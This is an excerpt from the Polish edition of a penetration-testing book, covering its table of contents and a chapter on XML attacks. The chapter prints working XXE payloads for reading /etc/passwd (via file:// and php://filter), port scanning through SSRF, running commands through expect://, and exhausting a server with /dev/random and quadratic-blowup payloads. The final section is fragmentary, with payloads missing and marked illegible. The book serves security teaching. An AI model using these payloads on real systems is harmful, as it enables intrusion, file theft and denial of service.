

Prakhar Prasad

Testy penetracyjne nowoczesnych serwisów

Kompendium
inżynierów
bezpieczeństwa

Tytuł oryginału: Mastering Modern Web Penetration Testing

Tłumaczenie: Rafał Jońca

ISBN: 978-83-283-3459-5

Copyright © Packt Publishing 2016

First published in the English language under the title 'Mastering Modern Web Penetration Testing - (9781785284588)'

Polish edition copyright © 2017 by Helion SA

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiejkolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

<http://helion.pl/user/opinie/tespen>

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

O autorze	7
O redaktorze merytorycznym	9
Wstęp	11
Rozdział 1. Typowe protokoły bezpieczeństwa	17
SOP	17
CORS	21
Kodowanie URL, czyli kodowanie z procentem	24
Podwójne kodowanie	26
Kodowanie Base64	28
Podsumowanie	31
Rozdział 2. Zbieranie informacji	33
Techniki zbierania informacji	33
Wyliczanie domen, plików i zasobów	34
Fierce	35
theHarvester	38
SubBrute	39
CeWL	41
DirBuster	42
WhatWeb	44
Shodan	48
DNSdumpster	50
Wyszukiwanie domen po odwróconym adresie IP — YouGetSignal	50
Pentest-Tools	52
Zaawansowane wyszukiwanie Google	52
Podsumowanie	56

Rozdział 3. Ataki XSS	57
Odbity XSS	58
Zapisany XSS	62
Ataki XSS wykorzystujące Flasha — funkcja ExternalInterface.call()	70
Znaczniki HttpOnly i bezpieczne pliki cookie	71
Ataki XSS bazujące na obiektach DOM	72
Narzędzie BeEF, czyli wykorzystywanie podatności XSS	75
Podsumowanie	81
Rozdział 4. Atak CSRF	83
Wprowadzenie do CSRF	84
Wykonywanie ataku CSRF dla żądań POST	85
W jaki sposób programiści zapobiegają CSRF?	86
Podatność CSRF PayPala dotycząca zmiany numerów telefonów	87
Wykorzystanie podatności na atak CSRF w żądaniach typu JSON	88
Wykorzystanie ataku XSS do wykradania tokenów CSRF	90
Wykorzystanie słabości tokena CSRF	91
Flash na ratunek	92
Podsumowanie	96
Rozdział 5. Wykorzystanie wstrzykiwania SQL	97
Instalacja SQLMap w systemie Kali Linux	98
Wprowadzenie do SQLMap	99
Pobieranie danych — scenariusz z wykorzystywaniem błędu	102
SQLMap i modyfikacja adresów URL	106
Przyspieszamy cały proces	107
Pobieranie danych z bazy w scenariuszach wykorzystujących czas lub działających na ślepo	109
Odczyt i zapis plików	111
Obsługa wstrzykiwania w żądaniu POST	115
Wstrzykiwanie SQL do stron wymagających logowania	118
Powłoka SQL	119
Powłoka poleceń	119
Unikanie filtrów — skrypty modyfikujące	121
Konfiguracja serwera pośredniczącego	124
Podsumowanie	124
Rozdział 6. Podatności na atak związane z przesyłaniem plików	127
Podatność na atak związana z przesyłaniem plików — wprowadzenie	128
Zdalne wykonywanie kodu	129
Powrót do XSS	134
Ataki typu DoS	136
Obejście zabezpieczeń związanych z przesyłaniem plików	138
Podsumowanie	146

Rozdział 7. Metasploit i sieć WWW	149
Moduły Metasploit	149
Użycie Msfconsole	151
Wykorzystanie modułów pomocniczych związanych z aplikacjami internetowymi	153
Wykorzystanie WMAP	157
Generowanie w Metasploit ładunków dla aplikacji internetowych	161
Podsumowanie	166
Rozdział 8. Ataki XML	167
Podstawy formatu XML	168
Atak XXE	172
XML do kwadratu	178
Podsumowanie	180
Rozdział 9. Nowe wektory ataków	181
Atak SSRF	181
Atak IDOR	188
Przebijanie DOM	194
Atak RPO	196
Podmiana interfejsu użytkownika	201
Wstrzykiwanie obiektów PHP	204
Podsumowanie	209
Rozdział 10. Bezpieczeństwo OAuth 2.0	211
Wprowadzenie do modelu OAuth 2.0	212
Otrzymywanie upoważnień	215
Użycie OAuth dla zabawy i zysku	219
Podsumowanie	223
Rozdział 11. Metodologia testowania API	225
Zrozumieć API typu REST	225
Konfiguracja środowiska testowego	230
Nauka API	232
Podstawowa metodologia testowania API dla programistów	237
Skorowidz	243

Ataki XML

W tym rozdziale przedstawię niektóre techniki ataku analizatorów składniowych XML. Analizatory XML to najczęściej programy lub biblioteki, które przyjmują dokument XML, a następnie analizują go i przetwarzają do łatwej w obróbce formy. Format XML (ang. *eXtensible Markup Language*) jest nadal bardzo popularnym formatem wymiany danych. Składnia XML przypomina składnię języka HTML, ale służy tylko do przechowywania danych, choć w nieco bardziej ustrukturyzowanym formacie. Standardowy dokument XML to zwykły plik tekstowy, który sam z siebie nic nie robi. Potrzebny jest więc osobny program, który odczytuje zawartość pliku i na jego podstawie wykonuje inne działania. Z tego powodu ataki nie dotyczą samych plików, ale narzędzi ich przetwarzających. XML to otwarty standard wspierany przez W3C (ang. *World Wide Web Consortium*). Zanim przejdę do sposobu ataku, pokrótce opiszę sam format XML.

Kilka ataków prezentowanych w rozdziale wykorzystuje technikę **DoS** (ang. *Denial of Service*). Pamiętaj, aby testować ją tylko i wyłącznie w kontrolowanym środowisku, które można bez szkód dla firmy przywrócić do pełnej sprawności. Nigdy nie używaj tych technik w środowiskach produkcyjnych — możesz zostać zwolniony, a nawet trafić do więzienia!

W tym rozdziale poruszymy następujące tematy:

- podstawy formatu XML;
- atak XXE — wykorzystanie zewnętrznych encji XML;
- użycie XML do kwadratu.

Podstawy formatu XML

Zanim przejdziemy do właściwych ataków, warto poznać podstawy XML. Format ten powstał, ponieważ wcześniej dane przechowywano w formacie spłaszczonym, co utrudniało zarówno obsługę danych, jak i przenoszenie ich między systemami. Dla każdego spłaszczonego pliku programista musiał napisać odpowiedni analizator i kod wczytujący. Dokładnie to samo zadanie musiał wykonać w drugą stronę, aby zapisać plik. W przypadku XML sytuacja jest znacznie prostsza — istnieją generyczne analizatory XML, które potrafią przeanalizować każdy poprawnie skonstruowany dokument XML. Dodatkowo format XML jest czytelny dla ludzi.

Bardzo prosty dokument XML może mieć postać:

```
<?xml version="1.0" encoding="UTF-8"?>
<student>
  <name>James Jones</name>
  <roll >PACKT/1001/16</roll>
  <dob>17-01-1947</dob>
  <address>Birmingham, United Kingdom</address>
</student>
```

Elementy XML

Przedstawiony dokument XML zawiera kilka różnych znaczników przechowujących różnego rodzaju dane między znacznikami początku i końca. Dokument XML rozpoczyna się od preambuły, czyli krótkiej deklaracji, że jest to dokument XML, i informacji o rodzaju kodowania. W przykładzie dokument używa kodowania UTF-8. Następnie pojawiają się znaczniki, a każdy z nich ma w sobie pewne dane. Całość, czyli znacznik otwierający, znacznik zamykający i zawartość, nazywa się **elementem**. Nazwa elementu wynika z wymagań lub innych czynników.

Oto przykład:

- `<name>James Jones</name>` to pełny element;
- `<name>` to znacznik otwierający;
- `James Jones` to treść elementu;
- `</name>` to znacznik zamykający.

Znaczniki są czułe na wielkość liter, więc znacznik otwierający musi mieć taką samą postać jak znacznik zamykający. W przeciwnym razie analizator zgłosi błąd.

Dokumenty XML muszą zawierać tylko jeden element bazowy (korzeń). W przedstawionym przykładzie jest nim element `<student> ... </student>`.

Atrybuty XML

Rozważmy dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<blogger>
  <blog id="123">
    <post>Hello World</post>
    <owner>James Jones</owner>
  </blog>
</blogger>
```

Zauważ, że element `<blog> ... </blog>` zawiera powiązany z nim atrybut o nazwie `id` i wartości `123`. Atrybut to wartość powiązania z elementem. Warto podkreślić, że wartość atrybutu musi znajdować się w cudzysłowach pojedynczych lub podwójnych.

XML DTD i znaki specjalne

XML DTD to dokument, który służy do sprawdzenia poprawności dokumentu XML pod kątem spełnienia pewnych warunków — dokument XML może być poprawny składniowo, ale nie spełniać warunków DTD. Można powiedzieć, że jest to pewnego rodzaju szablon walidacyjny zawierający informacje o dopuszczalnych elementach i atrybutach.

Wewnętrzny DTD

Rozważmy następujący dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ELEMENT student (name,roll,dob,address)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT roll (#PCDATA)>
  <!ELEMENT dob (#PCDATA)>
  <!ELEMENT address (#PCDATA)>
]>

<student>
  <name>James Jones</name>
  <roll>PACKT/1001/16</roll>
  <dob>17-01-1947</dob>
  <address>Birmingham, United Kingdom</address>
</student>
```

Dokument XML zawiera osadzony w sobie DTD, który definiuje dopuszczalną strukturę danych. DTD wykorzystuje bardzo prosty zapis, więc jego interpretacja nie powinna sprawić większych problemów:

- `<!DOCTYPE student` — wskazuje, że korzeniem całej struktury będzie element `student`;
- `<!ELEMENT student (name, roll, dob, address)` — informuje, że element `student` będzie zawierał w sobie cztery inne elementy: `name`, `roll`, `dob` i `address`;
- `<!ELEMENT name (#PCDATA)>` — wskazuje, że element `name` jest typu `PCDATA`, czyli zawiera dane tekstowe; podobne zapisy dotyczą elementów `roll`, `dob` i `address`.

Po części DTD zaczyna się właściwy dokument XML.

Opisywany DTD nazywa się **osadzonym DTD**, ponieważ znajduje się wewnątrz dokumentu XML z danymi.

Zewnętrzny DTD

Tym razem rozważmy następujący dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student SYSTEM "student.dtd"
]>
<student>
  <name>James Jones</name>
  <roll>PACKT/1001/16</roll>
  <dob>17-01-1947</dob>
  <address>Birmingham, United Kingdom</address>
</student>
```

Tym razem w dokumencie XML znajduje się tylko i wyłącznie adres URL do dokumentu DTD. Analizator pobierze plik *student.dtd* i sprawdzi na jego podstawie poprawność dokumentu XML. Plik DTD zawiera następującą treść:

```
<!ELEMENT student (name,roll,dob,address)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT roll (#PCDATA)>
<!ELEMENT dob (#PCDATA)>
<!ELEMENT address (#PCDATA)>
```

Ponieważ rozdzieliliśmy dokument XML i jego opis na potrzeby walidacji, dokument DTD nazywamy zewnętrznym DTD.

Encje XML

Składnia XML wymaga kodowania pewnych znaków. Dotyczy to przede wszystkim znaków, które są standardowo używane do oznaczania znaczników, np. `<` i `>`. Każda zakodowana instrukcji zaczyna się od znaku `&` i kończy znakiem `;`. Zakodowany znak `<` ma postać `<`. Poniższa tabela zawiera kodowanie podstawowych znaków specjalnych w przekazywanych danych:

Znak	Zakodowana wersja
&	&
<	<
>	>
"	"
'	'

Zobaczmy, jak wygląda użycie znaków specjalnych w danych zawartych w dokumencie XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<student>
  <less>&lt;</less>
</student>
```

Deklaracja encji

Poza encjami dla znaków specjalnych możemy również samodzielnie definiować inne encje, które odnoszą się do informacji wewnątrz lub na zewnątrz dokumentu.

Rozważmy następujący kod XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ELEMENT student (#PCDATA)>
  <!ENTITY name "James Jones">
]>
<student>&name;</student>
```

Dokument XML części DTD zawiera znacznik `<!ENTITY name "James Jones">`, który definiuje `&name;` jako wartość `James Jones`. Jest to tak zwana **deklaracja wewnętrzna**, ponieważ wszystko znajduje się w tym samym dokumencie i nie trzeba pobierać danych z zewnątrz.

Możemy również korzystać z zewnętrznych DTD do definiowania encji. Rozważmy następujący przykład:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ELEMENT student (#PCDATA)>
  <!ENTITY sname SYSTEM "https://www.prakharprasad.com/external.xml">
]>
<student>&sname;</student>
```

Aby zadeklarować zewnętrzną encję, używamy formatu:

```
<!ENTITY nazwa SYSTEM "URI">
```

Po przeczytaniu dokumentu XML przez analizator zaczyna on obsługę zewnętrznych URI na podstawie zdefiniowanego mechanizmu ich pobierania. Zewnętrzny plik pobiera pliki wewnętrzne i zastępuje nimi wskazane wystąpienia. W przedstawionym przykładzie adresem URI jest

<https://www.prakharprasad.com/external.xml>, a nazwą encji jest &sname;. Plik *external.xml* zostanie pobrany, a jego treść zastąpi każde wystąpienie &sname; w elemencie <student> ... </student>. Zewnętrzne encje to z perspektywy testera penetracyjnego bardzo dobry wektor ataku. Sposób ich wykorzystania omówię w następnym podrozdziale dotyczącym ataku **XXE**.

Atak XXE

Atak **XXE** (ang. *XML eXternal Entity*) wykorzystuje możliwość wczytywania w dokumentach XML innych plików. Możemy wykorzystać część URI do wykonywania zadań takich jak odczyt plików, wydobywanie danych, podkradzenie żądania po stronie serwera, a nawet wykonanie dowolnego kodu.

W niektórych z prezentowanych przykładów celowo włączyłem kilka modułów PHP, między innymi wczytywanie zewnętrznych encji, obsługę fopen i moduł expect. Domyślna instalacja PHP ma te elementy wyłączone.

Pamiętaj, że atak XXE dotyczy wszystkich platform serwerowych, więc nawet jeśli pewien moduł jest zablokowany domyślnie dla języka PHP, to może zadziałać na serwerze używającym ASP, JSP itp.

Rozważmy następujący fragment kodu PHP przetwarzający dokument XML:

```
<?php
$xml = $_POST["xml"];
$student = simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOENT);
?>
<html>
  <title>Name Game</title>
  <body>
    <h3>
      <pre>
        Your name is <?php echo $student->name; ?>
      </pre>
    </h3>
  </body>
</html>
```

Przedstawiony kod po prostu wyświetla imię przekazane wewnątrz dokumentu XML przesyłanego żądaniem typu POST. Przedstawmy przykład działania. Oto zrzut ekranu pokazujący u góry przesyłany dokument XML, a na dole odpowiedź wyświetlaną przez PHP po jego przetworzeniu (zobacz rysunek na następnej stronie).

Łatwo zauważymy, że PHP wydobywa z dokumentu XML dane osadzone w elemencie name i po prostu je wyświetla. Zaczniemy wykorzystywać adresy URI dotyczące zewnętrznych encji.



Odczyt plików

Atak XXE umożliwia odczyt plików systemowych. To naprawdę zadziwiające, ale możemy w ten sposób odczytać zawartość innych plików zawierających takie dane jak nazwa użytkownika i hasła do bazy danych. Aby to zademonstrować, zadeklarujmy zewnętrzną encję i wskażmy adresem URI plik, który znajduje się na dysku serwera WWW.


Do skryptu PHP prześlemy dokument XML o następującej treści:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ENTITY oops SYSTEM "file:///etc/passwd">
]>

<student>
  <name>&oops;</name>
</student>
```

Odpowiedź z serwera będzie następująca (zobacz pierwszy rysunek na następnej stronie).

Wspaniale! Udało nam się odczytać zawartość pliku `/etc/passwd` z systemu Linux serwera, który przetwarzał dokument XML. Wykorzystaliśmy protokół `file://`, aby odczytać plik i wyświetlić treść jako zewnętrzną encję. Jeśli tylko pozwolą na to uprawnienia, możemy odczytać w ten sposób i inne pliki.



```

Your name is root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    
```

W niektórych środowiskach możliwe jest nawet otrzymanie listy plików znajdujących się w katalogu za pomocą protokołu `file://`:

```
<!ENTITY oops SYSTEM "file:///etc/ ">
```

Powyższy wpis pobierze listę plików folderu `/etc`.

Alternatywa w postaci konwersji Base64 adresu URI w PHP

Możemy wykorzystać konwersję Base64 adresu URI w PHP jako alternatywę do odczytu plików za pomocą protokołu `file://`. Stosowanym powszechnie formatem jest:

```
php://filter/convert.base64-encode/resource=/plik/do/odczytu
```


Powtórzymy wcześniejszy przykład, ale tym razem użyjemy sztuczki z konwersją. Ładunek XML ma postać:

```

<!DOCTYPE student [
  <!ENTITY pwn SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
]>
<student>
  <name>&pwn;</name>
</student>
    
```

Analizator pobierze wskazany plik `/etc/passwd`, ale zwróci go w postaci zakodowanej przy użyciu formatu Base64 (zobacz pierwszy rysunek na następnej stronie).

Wystarczy teraz skopiować dane, wkleić je do dekodera Base64 (np. narzędzia Burp Decoder) i otrzymać faktyczną zawartość pliku (zobacz drugi rysunek na następnej stronie).



Przedstawioną technikę warto zastosować za każdym razem, gdy podejrzewamy, że środowisko PHP może być podatne na atak XXE.

SSRF poprzez XXE


SSRF (ang. *Server-Side Request Forgery*) to mechanizm, który wykorzystamy do ataku — serwer uruchamiający analizator XML wykona na nasz rozkaz połączenie z dowolnym innym komputerem. Dokładniej podatność SSRF opiszę w następnym rozdziale, a na razie skupmy się na użyciu jej do skanowania portów. Wykorzystamy adresy URL dotyczące protokołu HTTP, ale ręcznie wskażemy numery portów. Logika jest prosta: gdy analizator spróbuje odczytać dane z adresu URL, dla każdego otwartego portu zwróci stronę z błędem HTTP (czasem nawet z dodatkową informacją o usłudze), ale dla zamkniętego portu zwróci informację o problemie z połączeniem się. Ładunek mógłby mieć postać:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ENTITY oops SYSTEM "http://scanme.nmap.org:20/">
]>
<student>
  <name>&oops;</name>
</student>
```


Zauważ, że zaczynamy od portu o numerze 20. Zwiększamy numer portu tak długo, aż znajdziemy otwarty port:

```
<!ENTITY oops SYSTEM "http://scanme.nmap.org:20/">
<!ENTITY oops SYSTEM "http://scanme.nmap.org:21/">
<!ENTITY oops SYSTEM "http://scanme.nmap.org:22/">
...
<!ENTITY oops SYSTEM "http://scanme.nmap.org:X/">
```

Dla portu o numerze 20 otrzymaliśmy informację: Connection refused i failed to load external entity:



Podobną informację otrzymujemy dla portu 21, ale dla portu 22 otrzymaliśmy inny błąd, co świadczy o tym, że port jest otwarty:




Co istotne, otrzymaliśmy nawet informację o usłudze, która nasłuchuje na porcie 22 — jest to usługa OpenSSH. Tego rodzaju skanowanie portów możemy przeprowadzić bardzo szybko.

Zdalne wykonywanie kodu

Możliwość zdalnego wykonania kodu na serwerze to zawsze kusząca oferta. Jeśli tylko możemy wykorzystać obsługę protokołu URI `expect://` zapewnianą przez PHP, warto z niej skorzystać do uruchamiania poleceń na serwerze. Dokumentacja PHP wskazuje, że wystarczy umieścić po elemencie `expect://` nazwę polecenia (zobacz pierwszy rysunek na następnej stronie).

Rozważmy więc poniższy ładunek XML, który spowoduje wykonanie kodu, jeśli jest włączona obsługa protokołu `expect://`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name [
  <!ENTITY rce SYSTEM "expect://id">
]>
```

Dokumentacja PHP dotycząca expect://

```
<student>
  <name>&rce;</name>
</student>
```

Powyższy kod wykonał polecenie id na serwerze z systemem Linux:



Na tym zakończymy prezentację zdalnego wykonywania kodu. Przejdźmy teraz do ataków DoS poprzez XXE.


Atak DoS poprzez XXE

Możemy zmusić serwer podatny na XXE do odczytywania plików takich jak `/dev/random` lub `/dev/urandom`, co najprawdopodobniej spowoduje ich zawieszenie. Już wcześniej skorzystaliśmy z protokołu `file://` w definicji dokumentu XML, więc spróbujmy odczytać zawartość `/dev/random` i wstawić ją jako element zastępujący encję:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ENTITY oops SYSTEM "file:///dev/random">
]>
```

```
<student>
  <name>&oops;</name>
</student>
```

Tego rodzaju ładunek, jeśli zostanie wykonany wielokrotnie, może spowodować znaczące spowolnienie działania serwera, a nawet jego unieruchomienie. Oto przykładowy efekt takiego ataku na moim serwerze testowym:



Zrzut ekranu przedstawia błąd CloudFlare związany z faktem, iż mój serwer przestał odpowiadać na żądania (z powodu ataku). Przyjrzyjmy się dokładniej sposobowi ataku przy użyciu techniki nazywanej XML do kwadratu.

XML do kwadratu

Atak tego rodzaju to specjalny atak typu DoS na analizator danych XML. Zanim jednak przejdę do opisu tej techniki, wyjaśnię inną technikę ataku, nazywaną **miliard uśmiezków**, która obecnie już nie działa, ale wyjaśni podstawy właściwego ataku.

Miliard uśmiezków

Atak DoS typu miliard uśmiezków zaczynamy od zadeklarowania dokumentu XML z encją o nazwie lol (właśnie od tej nazwy wzięła swój początek nazwa ataku, ale w praktyce można użyć dowolnej innej nazwy). Encję zagnieżdżamy rekurencyjnie 10 lub więcej razy. Wymusi to na analizatorze XML zarezerwowanie pamięci dla każdej encji. Zostanie zmarnowane naprawdę dużo pamięci do przesyłania tego samego dokumentu XML, co najprawdopodobniej doprowadzi

```
<?xml version="1.0"?>
```

Nowa wersja ataku zamienia zagnieżdżone odniesienia do encji na jedną dużą encję powtarzana

```
<?xml version="1.0"?>
```

Chyba nie muszę nikomu przedstawiać platformy WordPress — jest to obecnie chyba najpo-

Apache, w obrębie którego działa analizator. Podatność bardzo łatwo wykorzystać — wystarczy posłać dokument XML-RPC przygotowany w sposób przedstawiony powyżej. Pełne żądanie HTTP ma postać:

[illegible]

Ładunek XML wysłany do końcówki XML-RPC zawiera 1000 powtórzeń `x` jako encji `x`, która to w elemencie `<DoS>` występuje w ilości 40 tysięcy. Wielokrotnie wysyłając to samo żądanie do serwera, zużyjemy całą dostępną pamięć. Zużycie pamięci RAM i CPU osiągnęło maksimum, co przedstawia poniższy rysunek:

```

CPU[|||||]98.7% Tasks: 59, 48 thr; 12 running
Mem[|||||]461M/483M Load average: 2.50 0.69 0.27
Swp[|||||] Uptime: 06:58:13

PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
13823 www-data   20   0  350M 52192  9540 R  7.1 10.4    0:00.69 /usr/sbin/apache2 -k start
13585          20   0  351M 51240  9640 R  7.1 10.2    0:13.32 /usr/sbin/apache2 -k start
13651          20   0  350M 50184  9636 R  6.5 10.0    0:13.08 /usr/sbin/apache2 -k start
13813          20   0  348M 48596  9524 R  6.5 9.7     0:00.93 /usr/sbin/apache2 -k start
13798          20   0  349M 48480  9524 R  5.8 9.7     0:01.51 /usr/sbin/apache2 -k start
13796          20   0  342M 44668  9524 R  5.2 8.9     0:01.72 /usr/sbin/apache2 -k start
